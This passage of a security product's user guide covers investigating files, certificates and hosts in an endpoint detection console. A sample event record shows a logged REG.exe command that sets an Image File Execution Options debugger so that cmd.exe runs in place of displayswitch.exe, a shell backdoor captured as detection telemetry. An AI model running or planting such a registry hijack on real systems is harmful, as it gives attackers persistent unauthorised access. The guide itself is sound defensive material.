- RISK SCORE:** 100

Main Table:

FILE NAME	RISK SCORE	FILE STAT...	REMEDIA...	REPUTATI...	DOWNLOADED	SIZE	SIGNATURE	FIRST SEEN TIME	OPERATING S...
mmc.exe	0	Neutral	--	--	--	1.9 MB	microsoft,signed,valid...	03/09/2019 02:12...	windows
regedit.exe	0	Neutral	--	--	--	313.0 KB	microsoft,signed,valid...	03/09/2019 02:12...	windows
OneDrive.exe	0	Neutral	--	--	--	373.2 KB	signed,valid	03/09/2019 02:12...	windows
SearchProtocolHost.exe	0	Neutral	--	--	--	327.0 KB	microsoft,signed,valid...	03/08/2019 07:21...	windows
DismHost.exe	0	Neutral	--	--	--	145.7 KB	signed,valid	03/08/2019 07:14...	windows
sdiaghost.exe	0	Neutral	--	--	--	25.5 KB	microsoft,signed,valid...	03/07/2019 08:27...	windows
wsaiphost.exe	0	Neutral	--	--	--	11.0 KB	microsoft,signed,valid...	03/06/2019 02:08...	windows
mscorwse.exe	0	Neutral	--	--	--	102.7 KB	signed,valid	03/06/2019 06:13...	windows
ngen.exe	0	Neutral	--	--	--	137.6 KB	signed,valid	03/06/2019 06:13...	windows
mscorwse.exe	0	Neutral	--	--	--	122.2 KB	signed,valid	03/06/2019 06:13...	windows
ngen.exe	0	Neutral	--	--	--	168.1 KB	signed,valid	03/06/2019 06:13...	windows
ngentask.exe	0	Neutral	--	--	--	82.2 KB	signed,valid	03/06/2019 06:13...	windows
ngentask.exe	0	Neutral	--	--	--	82.7 KB	signed,valid	03/06/2019 06:13...	windows
TiWorker.exe	0	Neutral	--	--	--	195.5 KB	microsoft,signed,valid...	03/06/2019 06:08...	windows
FLUATING_CODE_0DA8383611A3...	0	Neutral	--	--	--	4.0 KB	unsigned	03/06/2019 06:07...	windows

Showing 100 out of 1620 files | 0 selected

Select the parameters in the Filters tab. Click **Save** to save the search and provide a name (up to 250 alphanumeric characters). The filter is added to the Saved Filters list. To delete a filter, hover over the name and click .

Note: Special characters are not allowed in the filter name except underscore (_) and hyphen (-) while saving the filter.


For example, to filter the files based on file reputation, select the reputation status in the Filter panel.

Note: For the file size, 1 KB is calculated as 1024 bytes. For example, if the actual size of the file is 8421 bytes, the UI will display it as 8.2 KB instead of 8.22 KB. It is recommended to search using the bytes format when using the Equals operator.

Add and Sort Columns in the Table

By default, the Files view displays a few columns, and files are sorted based on the risk score. To add or remove columns:

1. Go to **INVESTIGATE > Files**.
2. Select the columns by clicking in the right-hand corner.



3. Scroll down or enter the keyword to search and select the required columns.
4. To sort the column in ascending or descending order, click the arrow on the column header.

Analyze Files Using the Risk Score

To analyze files using the risk score:

1. Go to **INVESTIGATE > Files**.
The Files view is displayed.
2. In the Server drop-down list, select the Endpoint server or Endpoint Broker server to view the files.
3. Select the file and do any of the following.
 - Click a row to view the risk associated with the file in the **Risk Details** panel.
 - Click the hostname to investigate the host.
The Details tab is displayed.
4. In the **Alert Severity** panel, click the alert severity, such as **Critical**, **High**, **Medium**, or **All**.
The list of distinct alerts is displayed along with the total number of events associated with the alert.
5. Click an alert to view the associated events.

Note: Only the latest 1000 events are displayed.

6. To view all the metadata associated with a specific event, click the event header. The information such as source path, target path, filename, and others is displayed.

Malware10.exe | Details | Analysis

100 ACTIVE ON 1 SIGNATURE unsigned SIZE 68.5 KB FILE STATUS Neutral OPERATING SYSTEM windows

ALERTS SEVERITY 1 CRITICAL 1 HIGH 3 MEDIUM 5 ALL

Events rolled over due to retention policies or manual deletion will not be available.

SOURCE	TARGET	DOMAIN/HOST	EVENT SOURCE
PATH C:\Users\ecat\Desktop\malware10.exe	PATH C:\Windows\system32\	WIN-NMUUV3DGTN	10.40.14.52:50005
FILE SHA256 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	FILE SHA256 19316d4266d0b776d9b2a05d5903d8cbc8f0ea1520e9c2a7e6d5960b6fa4dcaf	SIZE 41	USER SRC WIN-NMUUV3DGTN
FILENAME malware10.exe	FILENAME REG.exe	DATA malware10.exe	ALIAS IP 10.40.14.52
LAUNCH ARGUMENT malware10.exe -dlliocdll -testcase:400,401	LAUNCH ARGUMENT REG.exe ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\displayswitch.exe" /v Debugger /f REG_SZ /d "C:\Windows\system32\cmd.exe" /f	SIZE 41	EVENT SOURCE ID 118794
DEVICE N/A	DEVICE N/A	HASH 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	USER WIN-NMUUV3DGTN
USER WIN-NMUUV3DGTNecat	USER N/A	AGENT ID 93B4DD24-9103-9792-F985-FE6141338C91	
HASH 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	HASH 19316d4266d0b776d9b2a05d5903d8cbc8f0ea1520e9c2a7e6d5960b6fa4dcaf	DEVICE TYPE nwendpoint	

RELATED LINKS
[Investigate Original Event](#)
[Investigate Destination Domain](#)
[Analyze Process](#)

7. Hover over one of the meta values for IP, Hostname, Mac, File name, File hash, User, and Domain to view additional information about the specific metadata. A hover box displays a list of the data sources that have context data available for meta value. These are the possible data sources: NetWitness Endpoint, Incidents, Alerts, Hosts, Files, Feeds, and Live Connect.

Malware10.exe | Details | Analysis

100 ACTIVE ON 1 SIGNATURE unsigned SIZE 68.5 KB FILE STATUS Neutral OPERATING SYSTEM windows

ALERTS SEVERITY 1 CRITICAL 1 HIGH 3 MEDIUM 5 ALL

Events rolled over due to retention policies or manual deletion will not be available.

SOURCE	TARGET	DOMAIN/HOST	EVENT SOURCE
PATH C:\Users\ecat\Desktop\malware10.exe	PATH C:\Windows\system32\	WIN-NMUUV3DGTN	10.40.14.52:50005
FILE SHA256 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	FILE SHA256 19316d4266d0b776d9b2a05d5903d8cbc8f0ea1520e9c2a7e6d5960b6fa4dcaf	SIZE 41	USER SRC WIN-NMUUV3DGTN
FILENAME malware10.exe	FILENAME REG.exe	DATA malware10.exe	ALIAS IP 10.40.14.52
LAUNCH ARGUMENT malware10.exe -dlliocdll -testcase:400,401	LAUNCH ARGUMENT REG.exe ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\displayswitch.exe" /v Debugger /f REG_SZ /d "C:\Windows\system32\cmd.exe" /f	SIZE 41	EVENT SOURCE ID 118794
DEVICE N/A	DEVICE N/A	HASH 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	USER WIN-NMUUV3DGTN
USER WIN-NMUUV3DGTNecat	USER N/A	AGENT ID 93B4DD24-9103-9792-F985-FE6141338C91	
HASH 0eda8ba34ddc46909c66ceba5bc231f029dedbc0992a1eb31130b794134c55db	HASH 19316d4266d0b776d9b2a05d5903d8cbc8f0ea1520e9c2a7e6d5960b6fa4dcaf	DEVICE TYPE nwendpoint	

CONTEXT HIGHLIGHTS

0 INCIDENTS 0 ALERTS 0 LISTS

ACTIONS

Add/Remove from List

Pivot to Investigate > Navigate

View Context

RELATED LINKS
[Investigate Original Event](#)
[Investigate Destination Domain](#)
[Analyze Process](#)

8. To investigate the original event and destination domain of the event, do any of the following:

The screenshot shows the NetWitness Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with options like Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The main panel displays details for a file named 'malware10.exe'. The interface includes a sidebar on the left with a '100' badge and a 'Details' tab. The main content area shows event details for a file named 'malware10.exe'. The event details include a table with columns for EVENT TIME, EVENT TYPE, CATEGORY, ACTION, HOSTNAME, USER ACCOUNT, OPERATING SYSTEM, and HASH. The event details also include a table with columns for SOURCE PATH, FILE SHA256, FILENAME, LAUNCH ARGUMENT, DEVICE, USER, and HASH. The event details also include a table with columns for TARGET PATH, FILE SHA256, FILENAME, REG.exe, LAUNCH ARGUMENT, REG.exe ADD, and HASH. The event details also include a table with columns for DOMAIN/HOST, SIZE, DATA, FILENAME, SIZE, HASH, AGENT ID, and DEVICE TYPE. The event details also include a table with columns for RELATED LINKS, Investigate Original Event, Investigate Destination Domain, and Analyze Process. The 'Analyze Process' link is highlighted in blue.

- To reconstruct an event in a readable form that matches the original, click the **Investigate Original Event** link highlighted in blue. For more information on event reconstruction, see the *NetWitness Investigate User Guide*.
- For details about the elements associated with an event, click the **Investigate Destination Domain** link highlighted in blue. For more information on Contextual Information for an Event, see the *NetWitness Investigate User Guide*.

Note: Investigate Destination Domain link is not displayed if there is no domain.dst event.

- To view a list of processes captured on the hosts and investigate a particular process, click the **Analyze Process** link highlighted in blue. For more information on process analysis, see [Investigating a Process](#).


Note: Analyze Process link is not displayed if there is no createprocess event.


Analyze Hosts with File Activity

To view the list of hosts on which the file activities are present, do the following:

Note: By default, the system detects the best data source for the active on aggregation. To change the data source, modify the investigate service ID under endpoint/investigate in the Explore view.

- Click the number in the **Active on** column for the file you want to analyze.
- In the right panel, click the **Hosts** tab. The list of hosts is displayed.




3. Click the host name to open the host details.
4. Click  to analyze events on the host in the Event Analysis view. For more information, see [Analyzing Events](#).

Launch an External Lookup for a File

While analyzing a file, you can search Google or VirusTotal with the filename or hash to get more information about the file. To launch the search:

1. Go to **INVESTIGATE > Files**.
2. View the details of the file name and hash from the table MD5, SHA1, and SHA256 columns, or view the details in the File Details tab on the right panel.
3. Select one or more files, and right-click or in the **More** drop-down list in the toolbar, do the following:




- a. Select **Google Lookup** and perform a search on the filename, MD5, SHA1, or SHA256.
- b. Select **VirusTotal Lookup** and perform a search on MD5, SHA1, or SHA256.

Note: To open files in multiple tabs, make sure you enable the pops-up in the browser.

Set Files Preference

By default, the Files view displays a few columns and the files are sorted based on the risk score. If you want to view specific columns and sort data on a specific field:

1. Go to **INVESTIGATE > Files**.
2. Select the columns by clicking  in the right-hand corner. The following example shows the drop-down list displayed while adding columns:




3. Sort the data on the required column.

Note: The selections you make here become your default view every time you log in to the Files view.

Export Global Files

To extract the list of global files to a comma-separated values (csv) file:

Note: While filtering on a large data set, use at least one indexed field with the `Equals` operator for better performance. You can export up to 100k files at a time.

1. Go to **INVESTIGATE > Files**.
2. Filter the files by selecting the required filter option.
3. Add columns by clicking  in the right-hand corner.
4. Click



to export the files to a csv file.

FILE NAME	RISK SCORE	ACTIVE ON	FILE STATUS	REMIATION	REPUTATION	DOWNLOADED	SIZE	SIGNATURE	FIRST SEEN TIME	OPERATING SYSTEM	PL.RESOURCES.C
AVGULat	100	0 host	Blacklisted	--	--	--	684.5 KB	signed, valid	03/11/2019 10:32:49:28...	windows	Adobe Systems Inc.
svchost	100	0 host	Blacklisted	--	--	--	9.7 MB	signed, valid	03/11/2019 10:32:49:28...	windows	The ICU Project
OUTLOOK.EXE	100	0 host	Neutral	--	--	--	39.3 MB	microsoft_signed, valid	03/11/2019 10:15:09:12...	windows	Microsoft Corporation
ACL.dll	100	0 host	Blacklisted	--	--	--	957.0 KB	signed, valid	03/11/2019 10:32:49:28...	windows	Adobe Systems Inc.

You can either save or open the CSV file.

Note: This exports all columns in the table except Active on.

Analyze Certificates

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.3 and later.

The Certificates view provides a list of code-signing certificates reported by hosts found in your deployment and their associated properties. You can select the certificates under a specific Endpoint server.

To view the certificates in an Endpoint server:

1. Go to **INVESTIGATE > Files**.
2. From the drop-down menu, select the Endpoint server to view certificates present on that server. To view a consolidated list of certificates, select the Endpoint Broker server.
3. Select a file and do one of the following:

FILE NAME	RISK SCORE	ACTIVE ON	FILE STATUS	REMIATION	REPUTATION	DOWNLOADED
Microsoft.SqlAutoAdmin.SqlAutoA...	100	1 host	Blacklisted	Blocked	Known	
python.exe	100	2 hosts	Blacklisted	Blocked	Known	
dtf.exe	100	1 host	Blacklisted	Blocked	Unknown	
dtf.exe	100	1 host	Neutral	--	Unknown	
[FILELESS SCRIPT 2148E80B16A3...	100	2 hosts	Neutral	--	Unknown	
dtf.exe	100	1 host	Neutral	--	Unknown	
cmd.exe	100	3 hosts	Neutral	--	Known Good	
ssleay32.dll		1 host	Neutral	--	Known	
Qanacron		2 hosts	Neutral	--	Known	
cmd.exe		2 hosts	Neutral	--	Known Good	
BadMRRecycl.exe		2 hosts	Neutral	--	Unknown	
mmc.exe		2 hosts	Neutral	--	Unknown	
PSEXESVC.exe		2 hosts	Neutral	--	Malicious	
cmd.exe		1 host	Neutral	--	Known Good	

- Right-click and select **View Certificates** from the context menu.
- Click **View Certificates** in the toolbar.


Change the Certificate Status

You can assign a Whitelist status to the certificate signed by certain trusted vendors and this status can be automatically applied to all files that is signed by this certificate. If you consider abc a trusted vendor, you can set the status for the certificates signed by abc as Whitelist.

Similarly, you can also set the certificate status as Blacklist or Neutral. If a company's certificate is stolen or compromised, you can blacklist this certificate and remediate.

To change the certificate status:

1. Select a certificate, and click **Change Certificate Status**.

A screenshot of the 'Change Certificate Status' dialog box. The dialog has a blue header bar with the title 'Change Certificate Status' and a close button (X). Below the header, the text 'CERTIFICATE STATUS' is followed by 'Selected status is applied to all files signed by this certificate.' There are three radio button options: 'Blacklist', 'Whitelist', and 'Neutral'. Below these is a section labeled 'COMMENTS *' with a text input field containing the placeholder 'Enter comments'. At the bottom right are 'Cancel' and 'Save' buttons.

2. In the Change Certificate Status dialog, select a status - Blacklist, Whitelist, or Neutral.

Note: If you have manually updated a file status in the Files or Hosts view, changing the status in the Certificate view does not impact the file status as the manual update takes precedence. For example, if you have whitelisted the file vmci.sys that is signed by VMware, Inc. in the Files or Hosts view, and you have blacklisted VMware, Inc. in the Certificate view, the file vmci.sys remains Whitelisted though the certificate is blacklisted.


3. Add a comment and click **Save**.
4. Click **< Files** to go to the Files view.

Note: In a multi-server environment, changing the status of a certificate in one endpoint server updates the respective files in other endpoint servers. For example, if a certificate status is set to Blacklist on one endpoint server, all files signed by this certificate are set to Blacklisted on all endpoint servers.

Filter Certificates

You can filter certificates on status, signature, friendly name, and thumb print.

FRIENDLY NAME	STATUS	ISSUER	THUMB PRINT	NOT VALID
Microsoft Windows	Neutral	C=US, S=Washington, L=Redmond, O=Microsoft Cor...	afdd80c4ebf2f61d3943f18bb566d6aa6f6e5033	2016-10-11T20
Microsoft Windows	Neutral	C=US, S=Washington, L=Redmond, O=Microsoft Cor...	e85459b23c232db3cb94c7a56d47678f58e8e51e	2015-08-18T17
Microsoft Corporation	Neutral	C=US, S=Washington, L=Redmond, O=Microsoft Cor...	76daf3e30f95b244ca4d6107e0243bb977df965	2014-10-01T18

Click **Save** to save the filter and provide a name (up to 250 alphanumeric characters). The filter is added to the Saved Filters list. To delete a filter, hover over the name, and click .

Note: Special characters are not allowed except underscore (_) and hyphen (-) while saving the filter.

Resetting Risk Score of Files

You can reset the risk score for a file in these situations:

- If the alerts or events triggered by the host or a file are considered to be false positive, you can make required changes to the Endpoint Application rules or ESA rules.
- After you take required action on a malicious file.

When you reset the risk score, the risk calculation for the file is deleted and score is set to 0. The risk score on all the hosts on which this file exists is recalculated. You can reset the risk score for a single file or multiple files.

To reset the risk score of a file:

1. Go to **INVESTIGATE > Files**.
2. Select the Endpoint Server or Endpoint Broker.

3. Select one or more files and do one of the following:

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes RSA, RESPOND, INVESTIGATE (active), MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with Navigate, Events, Event Analysis, Hosts, Files (active), Users, and Malware Analysis. A left sidebar contains a Filters panel with sections for Saved Filters, File Name (set to 'Equals'), File Status (Neutral, Blacklist, Graylist, Whitelist), Remediation (Blocked), and Reputation (Malicious, Suspicious, Unknown, Known). The main area displays a table of files with columns: FILE NAME, RISK SCORE, ACTIVE ON, FILE STATUS, REMEDIATION, REPUTATION, and DOWNLOADED. A context menu is open over the 'dfr.exe' row, showing options: Change File Status, Analyze Events, Google Lookup, VirusTotal Lookup, View Certificates, Download File to Server, Save a Local Copy, Analyze File, and Reset Risk Score (highlighted in blue).

FILE NAME	RISK SCORE	ACTIVE ON	FILE STATUS	REMEDATION	REPUTATION	DOWNLOADED
Microsoft.SqlAutoAdmin.SqlAutoA...	100	1 host	Blacklisted	Blocked	Known	--
python.exe	100	2 hosts	Blacklisted	Blocked	Known	--
dfr.exe	100	1 host	Blacklisted	Blocked	Unknown	✓
dfr.exe	100	1 host	Neutral	--	Unknown	--
[FILELESS_SCRIPT_2148E80B16A3...	100	1 host	Neutral	--	Unknown	--
dfr.exe	100	1 host	Neutral	--	Unknown	--
cmd.exe	100	1 host	Neutral	--	Known Good	--
ssleay32.dll	100	1 host	Neutral	--	Known	--
Danacron	100	1 host	Neutral	--	Known	--
cmd.exe	100	1 host	Neutral	--	Known Good	--
BadMRcyd.exe	100	1 host	Neutral	--	Unknown	--
mmc.exe	100	1 host	Neutral	--	Unknown	--

- Right-click and select **Reset Risk Score** from the context menu.
- Click **More Actions** > **Reset Risk Score** in the toolbar.

All the alerts associated with the score are deleted.

Note: You can select a maximum of 100 files to reset the score.

4. Refresh the page to view and confirm if the file's score is reset. This may take sometime for changes to take effect.


Investigating Hosts

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.3 and later.

The Hosts view allows you to investigate on a host, which includes scan details, tracking events related to alerts, anomalies, and process details.

Best Practices

The following are some best practices and tips that may help you investigate efficiently to identify and isolate threats or attacks:



- Review hosts with highest risk score and analyze the alerts contributing to the risk. Review the entities, such as file name, processes involved in the alerts. For more information, see [Analyze Hosts Using the Risk Score](#).
- Review files or processes that created this suspected file, and check if any other files are accessed or created in the Event Analysis view. For more information, see [Analyzing Events](#).
- Review hosts for rare files in the **Active On** column. If a file is present on 100 hosts, it might be legitimate. If a file is present on fewer hosts with a high risk score, it could be malicious and needs further investigation.
- Search Google or VirusTotal with the file hash and review any reported activities. For more information, see [Launch an External Lookup for a File](#).
- Review the processes, autoruns, files, libraries, drivers, and system information. For example,
 - C:\Windows\.
 - C:\Users\<name>\AppData\<uncommon folder>.

- C:\Users\<name>\AppData\Local\Temp.
- C:\Windows\Temp\.
- Search for a particular file name or hash and review the snapshot to check when the file was first seen.
- Review any network connections established by the process, such as:
 - Domain or IP address.
 - Ports used (common (80 and 443) versus uncommon ports (8080 , 8888, and 3465)) and check if the ports are listening actively.
- Check the file compile time. If the date is recent, it could be malicious.
- Check the file creation time on the host.
- Review reported anomalies, such as suspicious threads, kernel hooks, image hooks, and registry discrepancies. For more information, see [Analyze Anomalies](#).
- Launch Process Analysis to view the sequence of activities performed on the host by the file or process. For more information, see [Analyze Processes](#).
- Download suspicious files to the server for deeper analysis. For more information, see [Analyzing Downloaded Files](#).
- After investigation if a file is found to be malicious you change the status of the file (blacklist or graylist) and block infected or malicious file. For more information, see [Changing File Status or Remediate](#).

View Hosts

You can view all hosts present on a specific Endpoint server or consolidated list of all hosts on multiple Endpoint servers using the Endpoint Broker for analysis. By default, hosts are sorted based on the risk score. To view the hosts:

1. Go to **INVESTIGATE > Hosts**.
2. Select from the following:
 - **Endpoint Broker Server** to view all hosts across all Endpoint servers. When querying, the Endpoint Broker ignores Endpoint servers that are offline. If the Endpoint server is online but is not responding, the Endpoint Broker waits for 10 seconds, and ignores if it does not respond.

- **Endpoint Server** to view hosts on a specific Endpoint server.

3. Select a host that you want to analyze.
4. Click a row to view the following details:
 - **Host Details** displays the host information such as Network Interfaces, operating system, hardware and others.
 - **Risk Details** displays the distinct alerts associated to the risk score and the alerts severity. Click **Critical**, **High**, **Medium**, or **All** to display all the alerts. For more information, see [Analyzing Risky Users](#).
5. Click **Show next 100 hosts** to view other hosts.
6. Click the host name to investigate the scan results. For more information, see [Analyze Host Details](#).

Filter Hosts

You can filter hosts on agent version, agent ID, agent mode, agent last seen time, last scan time, operating system, hostname, username, managed agents, Mac address, risk score, IPV4, driver error code, security configurations, and agent groups.

Note: While filtering on a large amount of data, use at least one indexed field with the `Equals` operator for better performance. The following fields are indexed in the database - Hostname, IPv4, Operating System, Last Scan Time, and Risk Score.

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes RSA, RESPOND, INVESTIGATE (active), MONITOR, CONFIGURE, and ADMIN. Below the navigation bar, there are tabs for Navigate, Events, Event Analysis, Hosts (active), Files, Users, and Malware Analysis. The left sidebar contains a Filters panel with various filter options. The main table displays a list of hosts with columns for Hostname, Risk Score, Agent Last Seen, Agent Scan Status, Agent Groups, IPV4, Policy Status, Agent Mode, and Last Seen. The table shows 3 hosts out of 3 selected.

HOSTNAME	RISK SCORE	AGENT LAST SEEN	AGENT SCAN STATUS	AGENT GROUPS	IPV4	POLICY STATUS	AGENT MODE	LAST SEEN
DESKTOP-00PDNG3	100	19 hours ago	Scanning	--	10.87.225.68	Updated	advanced	03/06/20
INENMADIVAL3C	0	2 days ago	Idle	--	192.168.1.1	Updated	advanced	03/08/20
INGSMUDALPL6C	0	2 days ago	Pending	--	192.168.1.1	Updated	advanced	03/08/20

To search multiple values within a field, set the filter option to `Equals`, and use `||` as a separator. For example, using `Equals` operator for multiple IPV4 values with a separator `||`.

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes RSA, RESPOND, INVESTIGATE (active), MONITOR, CONFIGURE, and ADMIN. Below the navigation bar, there are tabs for Navigate, Events, Event Analysis, Hosts (active), Files, Users, and Malware Analysis. The left sidebar contains a Filters panel with various filter options. The main table displays a list of hosts with columns for Hostname, Risk Score, Agent Last Seen, Agent Scan Status, Agent Groups, IPV4, Policy Status, Agent Mode, and Last Seen. The table shows 2 hosts out of 2 selected.

HOSTNAME	RISK SCORE	AGENT LAST SEEN	AGENT SCAN STATUS	AGENT GROUPS	IPV4	POLICY STATUS	AGENT MODE	LAST SEEN
DESKTOP-00PDNG3	100	2 days ago	Scanning	--	10.87.225.68	Updated	advanced	03/06/20
